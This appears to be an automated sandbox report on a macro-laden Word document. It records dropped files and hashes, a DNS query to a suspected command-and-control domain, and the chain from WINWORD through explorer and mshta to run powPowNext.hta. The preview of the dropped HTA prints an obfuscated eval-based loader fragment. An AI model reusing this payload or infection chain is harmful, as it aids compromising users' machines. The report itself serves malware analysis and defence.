Preview:	...<HTML id=dlgError STYLE="font-family: ms sans serif; font-size: 8pt;..width: 41.4em; height: 24em">..<HEAD>..<meta http-equiv="Content-Type" content="text/html; charset=utf-8">..<META HTTP-EQUIV="MSThemeCompatible" CONTENT="Yes">..<TITLE id=dialogTitle>..Script Error..</TITLE>..<SCRIPT>..var L_Dialog_Error Message = "An error has occurred in this dialog.";..var L_ErrorNumber_Text = "Error: ";..var L_ContinueScript_Message = "Do you want to debug the current page?";..var L_AffirmativeKeyCodeLowerCase_Number = 121;..var L_AffirmativeKeyCodeUpperCase_Number = 89;..var L_NegativeKeyCodeLowerCase_Number = 110;..var L_NegativeKeyCodeUpperCase_Number = 78;..</SCRIPT>..<SCRIPT LANGUAGE="JavaScript" src="error.js" defer></SCRIPT>..</HEAD>..<BODY ID=bdy onLo ad="loadBdy()" style="font-family: 'ms sans serif';..font-size: 8pt; background: threedface; color: windowtext;" topmargin=0>..<CENTER id=ctrErrorMessage>..<table id=tbl1 cellPadding=3 cellspacing=3 border=0..style="background: buttonface

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\warning[1]	
Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	GIF image data, version 89a, 36 x 38
Category:	dropped
Size (bytes):	1062
Entropy (8bit):	4.517838839626174
Encrypted:	false
SSDEEP:	12:z4ENetWsdvCMtkEFk+t2cd3ikIbOViGZVsMLfE4DMWUcC/GFvyVEZd6vcmadxVtS:nA/ag/QSi6/LKZzqKVQgJOexQkYfG6E
MD5:	124A9E7B6976F7570134B7034EE28D2B
SHA1:	E889BFC2A2E57491016B05DB966FC6297A174F55
SHA-256:	5F95EFF2BCAAEA82D0AE34A007DE3595C0D830AC4810EA4854E6526E261108E9
SHA-512:	EA1B3CC56BD41FC534AAC00F186180345CB2C06705B57C88C8A6953E6CE8B9A2E3809DDB01DAAC66FA9C424D517D2D14FA45FBEF9D74FEF8A809B71550C7C 45
Malicious:	false
Preview:	GIF89a$.&.......h...............h.hh..h..h..h..h....h................h.................h.................h................hh.h..h..h..h..h.hhhhh.hh.hh.hh.hh..hh.h..h..h.h..h..hh.h..h..h..h..h..hh.h..h..h..h..h. .hh.h..h..h..h..h...h...............h.hh..h..h..h..h....h...............h................h...........h.................h...............h.hh..h..h..h..h....h................h.................h.................h.................h... ....h.hh.h..h..h..h....h.............h................h................h................h...............h.hh..h..h..h..h....h................h.................h.................h... ....!.......,....$.&.@......H.......<0.....VXQH..C..1>.(..@..C.t.q"B..S.\.r.D...Z.. .M.41."........<.r.;.r4..P..]....+.T-...N...x....1.:..TdD...^ .j..W.r...y....V...Lx0..):8p q.4.;...f`.r-K...(..P....t.].~..l..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\error[1]	
Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1706
Entropy (8bit):	5.274543201400288
Encrypted:	false
SSDEEP:	48:NIAbzyYh8rRLkRVNaktqavP61GJZoF+SMy:xWqxztqaHO
MD5:	B9BEC45642FF7A2588DC6CB4131EA833
SHA1:	4D150A53276C9B72457AE35320187A3C45F2F021
SHA-256:	B0ABE318200DCDE42E2125DF1F0239AE1EFA648C742DBF9A5B0D3397B903C21D
SHA-512:	C119F5625F1FC2BCDB20EE87E51FC73B31F130094947AC728636451C46DCED7B30954A059B24FEF99E1DB434581FD9E830ABCEB30D013404AAC4A7BB1186AD A
Malicious:	false
Preview:	...window.onerror = HandleError..function HandleError(message, url, line)..{..var str = L_Dialog_ErrorMessage + "\n\n"..+ L_ErrorNumber_Text + line + "\n"..+ message;..al ert (str);..window.close();..return true;..}..function loadBdy()..{..var objOptions = window.dialogArguments;..btnNo.onclick = new Function("btnOKClick()");..btnNo.onkeyd own = new Function("SwitchFocus()");..btnYes.onclick = new Function("btnYesClick()");..btnYes.onkeydown = new Function("SwitchFocus()");..document.onkeypress = new Function("docKeypress()");..spnLine.innerText = objOptions.getAttribute("errorLine");..spnCharacter.innerText = objOptions.getAttribute("errorCharacter");..spnError.i nnerText = objOptions.getAttribute("errorMessage");..spnCode.innerText = objOptions.getAttribute("errorCode");..txaURL.innerText = objOptions.getAttribute("errorUrl");..if (objOptions.errorDebug)..{..divDebug.innerText = L_ContinueScript_Message;..}..btnYes.focus();..}..function SwitchFocus()..{..var HTML_KEY_ARROWLEFT = 37;..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Public.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Wed Apr 11 22:38:20 2018, mtime=Fri Nov 12 19:13:31 2021, atime=Thu Jun 27 13:51:23 2019, length=4096, window=hide
Category:	dropped
Size (bytes):	819
Entropy (8bit):	4.627919257372728
Encrypted:	false
SSDEEP:	12:8N1rAipUKMcduCHqXacXgACmYjAs/zP5vnU544t2Y+xIBjKZm:8nrpOn8As7Rvt7aB6m
MD5:	465C0AEC837CC8697C8CD57F5A66FB05
SHA1:	76B352C132EB8DC5A21CCCAED74850D17854C229
SHA-256:	3222129BED9852295A68A9FA4ED4BFF0312F13048A65457E458498196FA9A057
SHA-512:	9BE21F17C26E1ED0F7B7D3353389F0978EDD9CD122948A87563987F0199D8AD0610882C35F40429AB8E5B65FDF950E9011BC11B3B878FC16AC7745B4553B3BB5
Malicious:	false
Preview:	L.....F.....,.....C.....$N...,.....#....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..IS.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .8.1.3.....|.1.....Nlv..Public..f.....L.IS.....<.....o2.P.u.b.l.i.c...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.6.....>.....-.....=.....>.S.....C:\Users\Public.....\....\....\.... \....\....\.P.u.b.l.i.c.....v..*.cM.jVD.Es.!...`.....X.....138727.....!a..%.H.VZAj.....!a..%.H.VZAj.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.- .3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	152
Entropy (8bit):	4.854413843465438
Encrypted:	false
SSDEEP:	3:bDuMJlULQwXULXLpzCtYrSN7lAdRLUlmxWHixwXULXLpzCmxWIMovLAdRLUlv:bCjxXUZzUYrkOTAZNXUZzH0TA1
MD5:	DCA4A396D04FA90AA6FFE392A9C095E8
SHA1:	16DA2BBD8D79B762920FEE5575281549B85D369C
SHA-256:	02AD6424B4261833587959DB735F9910EE0A7B2347A2377661632FABCD9E9EE6
SHA-512:	51CB2A414E0D6A0EB7841F4585DB10444849C3DDBC4D456BBB87AB088781940D3E7708AEC3EFBBB12302D890F71535E25423704B26CD0161EE55A60E093DFFF C
Malicious:	false
Preview:	[folders]..Templates.LNK=0..instruct_11.21.doc.LNK=0..Public.LNK=0..powPowNext.LNK=0..[misc]..instruct_11.21.doc.LNK=0..[misc??????]..powPowNext.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\instruct_11.21.doc.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:50 2020, mtime=Fri Nov 12 19:13:29 2021, atime=Fri Nov 12 19:13:26 2021, length=34817, window=hide
Category:	dropped
Size (bytes):	1100
Entropy (8bit):	4.688398802108855
Encrypted:	false
SSDEEP:	12:8BFf0hRUKMcduCH2PONVlR4TNAg0+W5klFRQAjAR/DUAnNoDdFA44t2Y+xIBjKZm:8BF6l/NVlkAglKUARbUAmDT7aB6m
MD5:	E7FEFD635F09309203942DD2078DAAA8
SHA1:	71C3C48FD94F3A41F5F104CE9F2DE7E44503160C

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\instruct_11.21.doc.LNK

SHA-256:	916725731AAB0FFD39E33670CC9B3BA7AAA6E14DB49490AFA69CAC72764B6F84
SHA-512:	4126CA0CD6470DFB6971D6218055A2228518D268107AE1740618F6469F085CE161EDD69AE1A4FFFFA83D7FD23B7BC698DF9E0D7E5E15AA2BB579C5740A782E9
Malicious:	false
Preview:	L.....F.... .....R....-&;.....KP].....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..lS.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.8.1.3.....P.1.....>Q{<..user.<.....N..lS.....#J.....r..j.o.n.e.s.....~.1.....>Q.<..Desktop.h.....N..lS.....Y.....>.....&..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.6.9.. ...|.2.....lS.. .INSTRU~1.DOC..`.....>Qz<lS.....V.....i.n.s.t.r.u.c.t._.1.1...2.1...d.o.c...d.o.c.m.....]....-.....\.....>.S.....C:\Users\user\Desktop\instruct_11.21.doc.docm.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.i.n.s.t.r.u.c.t._.1.1...2.1...d.o.c...d.o.c.m.....:.,.LB.)...As...`.....X.....138727.....!a..%.H.VZAj.....!a..%.H.VZAj.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\powPowNext.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Fri Nov 12 19:13:31 2021, mtime=Fri Nov 12 19:13:31 2021, atime=Fri Nov 12 19:13:31 2021, length=3346, window=hide
Category:	dropped
Size (bytes):	970
Entropy (8bit):	4.675319441234502
Encrypted:	false
SSDEEP:	12:8ChbPUKMcduCHqX8xcXaACmC0cjCyJhfsagAjAwg/H9UtAs3vn+b44t2Y+xIBjKU:8QOs6YjCyJhfNgUAhVU6kvp7aB6m
MD5:	7C3333CE0D78A49B4FFF38D2B04184AF
SHA1:	B1CE6C24AEC6C182B448A005AFFC1435E3904D34
SHA-256:	9541DF2DD7BFE2BA09B7CDAAA64241ACF795D6BB3BA7727934B074A18096AE85
SHA-512:	2388C276BDD60877B6C5996AA227A373E8324420AF0A977875BCC35060172147388A0766356E999E97E848507AF38A538882AEAD77D43378B0B2D60A6D9425AA
Malicious:	false
Preview:	L.....F.... ...q.....@X.....@X.....P.O. ..i.....+00.../C:\.....x.1.....N....Users.d.....L..lS.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....|.1.....lS....Public..f.....L.lS.....<.....7.P.u.b.l.i.c...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.8.1.6.....j.2.....lS.. .POWPOW~1.HTA..N.....lS..lS.....w..... ...Q.p.o.w.P.o.w.N.e.x.t...h.t.a.....M.....-.....L.....>.S.....C:\Users\Public\powPowNext.hta..'.....\.....\.....\.....\.....\.....\.P.u.b.l.i.c.\.p.o.w.P.o.w.N.e.x.t...h.t.a.....v..*.cM.jVD.Es.!...`.....X.....138727.....!a..%.H.VZAj.....!a..%.H.VZAj.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.3801933752302675
Encrypted:	false
SSDEEP:	3:Rl/ZdR3ltl/l/hZleN8uVXL+z/lXGxXT:RtZTVtJbeN8uVXLUw
MD5:	95C14D156764B73CF96CCC17D84EB18A
SHA1:	D80ACFC1D099FEBDD2F72F340AB4C9CC198B3849
SHA-256:	488020AAB3E0B07FC9B52A490063B520A82D5F9BDA874E4B021E41DBA5848D9C
SHA-512:	36E9EB26A20DBD7F265C666DD608BEA214AD36A905494E921FFE1191FF09EE80C6ABECAF5BC090BAD1E708615D3E75726871EBC36D34CB180455E15C3C11441
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....e.....i.....m.....$...

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	modified
Size (bytes):	20
Entropy (8bit):	2.8954618442383215
Encrypted:	false
SSDEEP:	3:QVNliGn:Q9rn
MD5:	C4F79900719F08A6F11287E3C7991493
SHA1:	754325A769BE6ECCC664002CD8F6BDB0D0B8CA4D
SHA-256:	625CA96CCA65A363CC76429804FF47520B103D2044BA559B11EB02AB7B4D79A8
SHA-512:	0F3C498BC7680B4C9167F790CC0BE6C889354AF703ABF0547F87B78FEB0BAA9F5220691DF511192B36AD9F3F69E547E6D382833E6BC25CDB4CD2191920970C5I
Malicious:	false
Preview:	..p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~$struct_11.21.doc.docm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data

C:\Users\user\Desktop\~$struct_11.21.doc.docm	
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.3801933752302675
Encrypted:	false
SSDEEP:	3:Rl/ZdR3ltl/l/hZleN8uVXL+z/lXGxXT:RtZTVtJbeN8uVXLUw
MD5:	95C14D156764B73CF96CCC17D84EB18A
SHA1:	D80ACFC1D099FEBDD2F72F340AB4C9CC198B3849
SHA-256:	488020AAB3E0B07FC9B52A490063B520A82D5F9BDA874E4B021E41DBA5848D9C
SHA-512:	36E9EB26A20DBD7F265C666DD608BEA214AD36A905494E921FFE1191FF09EE80C6ABECAF5BC090BAD1E708615D3E75726871EBC36D34CB180455E15C3C11441
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....e.....i.....m.....$...

C:\users\public\powPowNext.hta (copy)	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3346
Entropy (8bit):	5.726896594481782
Encrypted:	false
SSDEEP:	96:bGotzrVgMR61CQB7MGxag4hE8h9LU9fLtrlv:yCrVnuPMGByEkmp
MD5:	FA2B89027304712FB8366C1F6B4F2827
SHA1:	6F851332C08998D25D839112A5C9D3CA8E57FCC0
SHA-256:	6E1338E07405A9B14DB254B9769767EA824CF3AC1C8DFECB3513E95135ECEAEE
SHA-512:	8C1705A8165C062D9413F6FC00A697F6E62D038A04D5A347D036B73A97A64FE1831038C8007A1F29F80A2F765C5428463CEAE9EAF53FAED558752F24A32744CD
Malicious:	false
Preview:	<html><body> lave 2FmcgcWayxGTptWZE92byBSPg4WZ3BSQjRXa2VGWPJmalNGdoISbzhXbsJjL41GboRHdwJSK7cWayxGTptWZE92by5ybwVmboIyRFRlIsAiloRHdwpzLvMHavVHbkVmclxGbp9Gd0RmLj9WbvI2bvx2avEFbhp0a4MkN2lVcJlXR3JGZ5BnQIZ3M5pkUvcncXdlTDR0L3cDNyczLiVmY5NHO/MWak1jQtlzYBBlJ3BFO6h2aL1TYOx0QzImSDhmWNVzRhVXSCZSPTBTTSN1NyoWc0t2TSh3SBNTaVtmakNlIsAiZhx2cllyOnlmcsxUarVGRv9mcuMXZuRGKpsTamhyZpJHbMl2alR0bvJnLzRXY0V3cg0TPgIDMwkye0JXe7ZXYyByahJ3bsl1b1dUayxGI9AibldHIBNGdpZXZY9kYqV2Y0hilhR2bkJmLzRnclFWbikyOrFmcvxWWvV3RpJHbu8Gcl52OrFmcvxWWvV3RpJHbuQXewVGI9ASM7sWYy9GbZ9WdHlmcs5ydylGdlhyZpJHbMl2alR0bvJnLyV2cw9mbzVmYvRWepszahJ3bsl1b1dUayxmLzFmdlR3bmlGblhiIjpDXcV3clJ3ccxFc1JGbpNGXcRXdiV2RpJHbM9WYk5iawdmIsAiMpszahJ3bsl1b1dUayxmLjx2bzV2O9NWY0NGaoUWK71Xf||==gdhJHInlmcsxUarVGTvZXZg0DIuV2dgE0Y0lmdlh1TipWZjRHKic3cjJXawRnLzhWZsxmIpsjdhJHI59WdQ92dUVnYlBSPg4WZ3BSQjRXa2VGWPJmalNGdoIycjJXawRXaudmLmlGblNXezRXZt9mYqV2Y0JSK7cWayxGTptWZM9mdl5ic1

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.793957028458385
TrID:	• Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99% • Word Microsoft Office Open XML Format document (49504/1) 32.35% • Word Microsoft Office Open XML Format document (43504/1) 28.43% • ZIP compressed archive (8000/1) 5.23%
File name:	instruct_11.21.doc.docm
File size:	34817
MD5:	a9490d94cf547e27dcc0d52dc72e74e7
SHA1:	a00e440eb13f84c8b8faba5b81a7d85fce2a4074
SHA256:	ee103f8d64cd8fa884ff6a041db2f7aa403c502f54e26337c606044c2f205394
SHA512:	43dddc14679f16735c6f74c1b3d40b0be23bf995e9dd9a49ab9cd780cac6314a15ce73ab3943cf3346bbc77be2b2355ac6a8723c56d1ebe6872c9697f5048bc4
SSDEEP:	384:xS6JqYxSJTvfpHhx/gFj0EEYpcVhE1ltmTV/YZO4NSCWl822TnUCSdQQUfwliiid:ZJqY0phb4a02VWnZdw9822zAEhXd
File Content Preview:	PK.....!...O.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	74fcd0d2f692908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/520837/sample/instruct_11.21.doc.docm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Title:	
Subject:	
Author:	ozdgjmh
Keywords:	ath.txeNwoPwop\cilbup\sresu\:c
Template:	Normal
Last Saved By:	Пользователь Windows
Revion Number:	2
Total Edit Time:	0
Create Time:	2021-11-10T09:34:00Z
Last Saved Time:	2021-11-10T09:34:00Z
Number of Pages:	1
Number of Words:	116
Number of Characters:	9917
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Number of Lines:	42
Number of Paragraphs:	1
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0000

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 12, 2021 21:13:35.370361090 CET	192.168.2.4	8.8.8.8	0x9123	Standard query (0)	shoulderel liottd.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 12, 2021 21:13:35.405386925 CET	8.8.8.8	192.168.2.4	0x9123	No error (0)	shoulderel liottd.com		194.62.42.144	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 6856 Parent PID: 800

General

Start time:	21:13:26
Start date:	12/11/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0xc70000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: explorer.exe PID: 5348 Parent PID: 6856

General

Start time:	21:13:32
Start date:	12/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\explorer c:\users\public\powPowNext.hta
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

Analysis Process: explorer.exe PID: 7128 Parent PID: 800

General

Start time:	21:13:32
Start date:	12/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities — Show Windows behavior

Analysis Process: mshta.exe PID: 7148 Parent PID: 7128

General

Start time:	21:13:33
Start date:	12/11/2021

Path:	C:\Windows\SysWOW64\mshta.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\mshta.exe" "C:\Users\Public\powPowNext.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
Imagebase:	0xa90000
File size:	13312 bytes
MD5 hash:	7083239CE743FDB68DFC933B7308E80A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis